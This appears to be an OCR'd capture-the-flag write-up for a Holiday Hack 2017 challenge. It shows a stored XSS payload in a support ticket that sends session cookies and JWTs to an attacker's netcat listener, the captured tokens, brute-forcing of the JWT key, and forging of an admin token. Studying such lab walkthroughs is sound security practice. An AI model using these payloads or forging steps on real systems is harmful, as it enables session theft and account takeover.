
- LDIF_template.txt

LDIF TEMPLATE




```
MPLATE

dn: dc=com
dc: com
objectClass: dcObject

dn: dc=northpolechristmastown,dc=com
dc: northpolechristmastown
objectClass: dcObject
objectClass: organization

dn: ou=human,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: human

dn: ou=elf,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: elf

dn: ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: reindeer

dn: cn= ,ou= ,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
cn:
sn:
gn:
profilePath: /path/to/users/profile/image
uid:
ou:
department:
mail:
telephoneNumber:
street:
postOfficeBox:
postalCode:
postalAddress:
st:
l:
c:
facsimileTelephoneNumber:
description:
userPassword:
```

WEBAPP




Source code



```
<script>
    if (!document.cookie) {
        window.location.href = '/';
    } else {
        token = localStorage.getItem("np-auth");
        if (token) {
            $.post( "/login", { auth_token: token }).done(function( result ) {
                if (result.bool) {
                    window.location.href = result.link;
                }
            })
```


Looking at the source code of the web app, It would seem that we need a cookie, and the correct np-auth token to be able to access the page. Wunorse's hint #3 talks about forging a token but to do that, we'll first need a token.
Wunorse talks about getting hit with a xss attack (Hint #2) and that's exactly what we'll do.



Wunorse Openslae

Hint 2

One time, I got a weird email with a JavaScript alert and my account got hacked. Fortunately, Alabaster was able to add some filtering on the system to prevent that from happening again. I sure hope he tested his changes against the common evasion techniques discussed on the XSS filter evasion cheat sheet.




Wunorse Openslae

Hint 3

It's never a good idea to come up with your own encryption scheme with cookies. Alabaster told me he uses JWT tokens because they are super secure as long as you use a long and complex key. Otherwise, they could be cracked and recreated using any old framework like pyjwt to forge a key.

In the support page, we know that the tickets will be checked using the web interface. We will embed a malicious xss code that will connect back to our listener with the values for the cookie and jw totken. Using the link in Wunorse's hint, we find a list of scripts[1] that we can use to test for XSS.

Support page



Having Issues logging in?


Provide your user id, email and message below and a customer service elf will review your request to reset your account!

Username: alabaster.snowball

Email: alabaster.snowball@northpolechristmastown.com

Message: <img src=x onerror="alert('Holiday Hack 2017!')"></img>

Succesfull XSS



Holiday Hack 2017!

Password Reset


Request # HS2IL-11P75-TGS18-QWD13

ast Name	Email	Phone
Snowball	alabaster.snowball@northpolechristmastown.com	123-456-7890

ustomer support team will review this request and contact you to reset your account passwo
The typical wait time is 5 minutes or less.

[1] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Once we find a snippet that works we will use it in our password request. Below are the results of the XSS attempts.




Having Issues logging in?

Provide your user id, email and message below and a customer service elf will review your request to reset your account!

Username: alabaster.snowball

Email: alabaster.snowball@northpolechristmastown.com

Message: onerror=this.src='http://[redacted]:65001 /?token='+localStorage.getItem("np-auth")>




Having Issues logging in?

Provide your user id, email and message below and a customer service elf will review your request to reset your account!


Username: alabaster.snowball

Email: alabaster.snowball@northpolechristmastown.com

Message: onerror=this.src='http://[redacted]:65001 /?token='+localStorage.getItem("np-auth")>



```
root@kali:/tmp# nc -nlvp 65001
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.1] 50822
GET /?cookie=SESSION=58UzGVNH9YNJkJ2INr6J HTTP/1.1
Host: 100.14.164.193:65001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.188:8002/reset_request?ticket=ZFEJ7-05GF1-50VVX-8TV44
Connection: keep-alive


root@kali:/tmp# nc -nlvp 65001
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [35.196.239.128] 52828
GET /?cookie=SESSION=hxxer50N2e1C2AFt5X06 HTTP/1.1
Referer: http://127.0.0.1/reset_request?ticket=ZFEJ7-05GF1-50VVX-8TV44
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 100.14.164.193:65001
```




```
root@kali:/tmp# nc -nlvp 65001
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.1] 50834
GET /?token=null HTTP/1.1
Host: 100.14.164.193:65001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.188:8002/reset_request?ticket=EXQ7U-EXP81-ULYJV-LJ14N
Connection: keep-alive


^C
root@kali:/tmp# nc -nlvp 65001
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [35.196.239.128] 53042
GET /?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4L
TE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HT
TP/1.1
Referer: http://127.0.0.1/reset_request?ticket=EXQ7U-EXP81-ULYJV-LJ14N
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 100.14.164.193:65001
```

LOCAL LSITENER

In the above screentshots, we obtain the session cookie and the JWT used for authentication.

With the session cookie and JWT in hand, we can replay this back to the server using the firefox dev tools. Refreshing the page redirects us into the account page of the web application.



Key	Value
np-auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiZW5na...

Data


np-auth: "eyJhbGciOiJIUzI1Ni...QLKvcX6B0z4VZaMis"

Parsed Value

np-auth: Array

0: "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9"


The web application allows us to make queries against the north pole's active directory server. In the upper right corner however, looks to be the santa panel. Unfortunately, It is only available if you are a Claus.



You must be a Claus to access this panel!

It looks like we'll need to trick the server into thinking we're santa claus to gain access to this panel. This can be done by forging the JWT.

To forge a working token, we need to understand the format of JWTs.
A JWT is composed of three parts, the header, typically containing the type of token (JWT) and the hashing algorithm being used; The payload, which contain the data that is being sent (referred to as claims) and finally, the signature which is the encoded header and payload signed with a secret to ensure the message wasn't changed during transit. The result is three base64 encoded strings separated by dots. This is illustrated below using an online JWT debugger[1]



JWT.IO

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6Ikp
XVCJ9.eyJkZXB0IjoiZW5naW5lZXJpb
mciLCJvdSI6ImVsZiIsImV4cGlyZXMi
OiIyMDE3LTEyLTMxIDEyOjAwOjQ3LjI
0ODA5MyswMDowMCIsInVpZCI6ImFsYW
Jhc3Rlci5zbm93YmFsbCJ9.3ALmwUcs
znD-
m60kxwoDIooS2qQLKvcX6B0z4VZaMis
```

Decoded

HEADER:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD:

```
{
  "dept": "engineering",
  "ou": "elf",
  "expires": "2017-12-31
12:00:47.248093+00:00",
  "uid": "alabaster.snowball"
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
) □secret base64 encoded
```

Before we can forge the token,a key is needed to sign it. Wunorse mentions the possiblity of weak keys being used for the token. This time, we'll try brute forcing the key using a tool called jwt-cracker[1] after a few moments the key is cracked and the secret is revealed to be 3lv3s



```
root@kali:/tmp/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVs
ZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg
7mi6V9_4raZE5ehVkI9h04kr6I
Secret is "3lv3s"
```

Now that we have the key, we can forge tokens using pyjwt[3]. In the UID field, we'll try santa.claus. We'll also change the expiration to a valid date in the future.



```
root@kali:/tmp/c-jwt-cracker# pyjwt --key=3lv3s encode dept=engineering ou=elf expires="2017-12-31 12:00:47.248093+00:
00" uid=santa.claus
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiZW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTEyLTMxIDEyOjAwO
jQ3LjI0ODA5MyswMDowMCIsInVpZCI6InNhbnRhLmNsYXVzIn0.4ohFZAK1GEzhyz3CogVDVbG0KIaagRFwDbCbC6CON3k
```


[1] https://jwt.io/#debugger-io

[2] https://github.com/brendan-rius/c-jwt-cracker

[3] https://github.com/jpadilla/pyjwt

Using the newly-generated token, we attempt to access the database again. Looking at our profile, we can see that we have succesfully logged in as santa claus. Unfortunately, we still get the same error message. Using the information in the profile page, we recreate the token and correct the “ou” and “department” fields in the payload and see if we can get a different result.

USER PROFILE



Santa Claus

User ID: santa.claus

Email: santa.claus@northpolechristmastown.com

